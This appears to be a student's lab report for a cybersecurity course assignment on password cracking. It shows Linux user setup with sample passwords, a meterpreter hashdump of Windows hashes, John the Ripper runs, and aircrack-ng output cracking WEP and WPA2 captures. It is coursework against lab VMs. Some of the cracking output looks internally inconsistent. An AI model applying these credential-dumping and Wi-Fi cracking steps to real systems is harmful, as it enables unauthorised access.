
CYSE 301: Cybersecurity Technique and Operations

Assignment 5: Password Cracking (Part A)


At the end of this module, each student needs to submit a report that includes the solutions to the following tasks. Make sure you take a screenshot for every single step as proof. You need to use

Task A: Linux Password Cracking (25 points)

1. **5 points.** Create two groups, one is **cyse301**, and the other is your ODU Midas ID (for example, svasta). Then display the corresponding group IDs.



2. **5 points.** Create and assign three users to each group. Display related UID and GID information of each user.




3. **5 points.** Choose Three new passwords, **from easy to hard**, and assign them to the users you created. You need to show me the password you selected in your report, and **DO NOT** use your real-world passwords.

   User1 password = password

   User2 password = Passw0rd!

   User3 password = P@ss0rd545!

4. **5 points.** Export all Three users' password hashes into a file named "**YourMIDAS-HASH**" (for example, svatsa-HASH). Then launch a dictionary attack to crack the passwords. You MUST crack at least one password in order to complete this assignment.



Task B: Windows Password Cracking (25 points)

Log on to Windows 7 VM and establish a reverse shell connection with the **admin** privilege to the target Windows 7 VM. Then, create a list of 3 users with different passwords. [**10 Points**] Now, complete the following tasks in sequence:

1. **5 points.** Display the password hashes by using the "hashdump" command in the meterpreter shell.

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0
c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::
:
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:2d79c7f57c09bad3139f5629
0e444b23:::
mbrow:1003:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:
::
Window 7:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b758
6c:::
meterpreter >
```


2. **10 points.** Save the password hashes into a file named "**your_midas.WinHASH**" in Kali Linux (you need to replace the "your_midas" with your university MIDAS). Then run John the ripper for **10 minutes** to crack the passwords (You MUST crack at least one password in order to complete this assignment.).


```
┌──(root㉿kali)-[~]
└─# john --show /root/mbrow.WinHASH
Administrator::500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e
0c089c0:::
Guest::501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:
::
HomeGroupUser$::1002:aad3b435b51404eeaad3b435b51404ee:2d79c7f57c09bad3139f562
90e444b23:::
mbrow::1003:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c
:::
Window 7::1000:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b75
86c:::

5 password hashes cracked, 0 left

┌──(root㉿kali)-[~]
└─# cat ~/.john/john.pot

$y$j9T$atDwwoB9fmIjN8QtKuz9d0$Q60agOqa1SHA2Yz2F5MwtZtSsYSpPEtCjxmZJMxPQv3:password
$LM$aad3b435b51404ee:

┌──(root㉿kali)-[~]
└─#
```


Task C: 20 points

Follow the steps in the lab manual, and practice cracking practice for WEP and WPA/WPA2 protected traffic.


1. Decrypt the lab5wep-demo. cap file (**5 points**) and perform a detailed traffic analysis (**5 points**)








KEY FOUND! [F2:C7:BB:35:B9]
Decrypted correctly: 100%
(root㉿kali)-[~/…/VMshare/Lab Resources (2023 Spring)/Lab Resources/Module 5]
airdecap-ng -w F2:C7:BB:35:B9 lab5wep-demo.cap
Total number of stations seen 37
Total number of packets read 404693
Total number of WEP data packets 142415
Total number of WPA data packets 27852
Number of plaintext data packets 170
Number of decrypted WEP packets 142415
Number of corrupted WEP packets 0
Number of decrypted WPA packets 0
Number of bad TKIP (WPA) packets 0
Number of bad CCMP (WPA) packets 0
Warning: WDS packets detected, but no BSSID specified
(root㉿kali)-[~/…/VMshare/Lab Resources (2023 Spring)/Lab Resources/Module 5]
#

2. Decrypt the lab5wpa2-demo. cap file (**5 points**) and perform a detailed traffic analysis (**5 points**)








Task D: 30 points

Each student will be assigned a new WPA2 traffic file for analysis. You need to refer to the table below and find the file assigned to you based on the LAST digit of the MD5 of your MIDAS ID. For example, the last digit of the hash for svatsa is **8**. Thus, I should pick up the file "WPA2-P3-01.cap."

*MD5 of **svatsa** is fe2943715a4e07c670b242559f5974f**8***




You can find an online MD5 hash generator or the following command to get the hash of a text string,


Last digit of your MD5	Filename
0~3	WPA2-P1-01.cap
4~5	WPA2-P2-01.cap
6~8	WPA2-P3-01.cap
9~B	WPA2-P4-01.cap
C~F	WPA2-P5-01.cap

Then complete the following steps:

1. Implement a dictionary attack and decrypt the traffic using the correct file based on your last character of md5 hash for your midas name. - 20 points



I will be choosing file WPA2-P4-01.cap


┌──(root㉿kali)-[~/…/VMshare/Lab Resources (2023 Spring)/Lab Resources/Module 5]
└─# aircrack-ng WPA2-P4-01.cap -w rockyou.txt
Reading packets, please wait...
Opening WPA2-P4-01.cap
Read 4225 packets.
BSSID ESSID Encryption
1 00:16:B6:DA:CF:2F CyberPHY WPA (1 handshake)
Choosing first network as target.
Reading packets, please wait...
Opening WPA2-P4-01.cap
Read 4225 packets.
1 potential targets
Aircrack-ng 1.7
[00:00:00] 579/10303727 keys tested (1821.54 k/s)
Time left: 1 hour, 34 minutes, 16 seconds 0.01%
KEY FOUND! [linkinpark]

┌──(root㉿kali)-[~/…/VMshare/Lab Resources (2023 Spring)/Lab Resources/Module 5]
└─# airdecap-ng -p linkinpark WPA2-P4-01.cap -e CyberPHY
Total number of stations seen 5
Total number of packets read 4225
Total number of WEP data packets 0
Total number of WPA data packets 645
Number of plaintext data packets 0
Number of decrypted WEP packets 0
Number of corrupted WEP packets 0
Number of decrypted WPA packets 522
Number of bad TKIP (WPA) packets 0
Number of bad CCMP (WPA) packets 0
┌──(root㉿kali)-[~/…/VMshare/Lab Resources (2023 Spring)/Lab Resources/Module 5]
└─#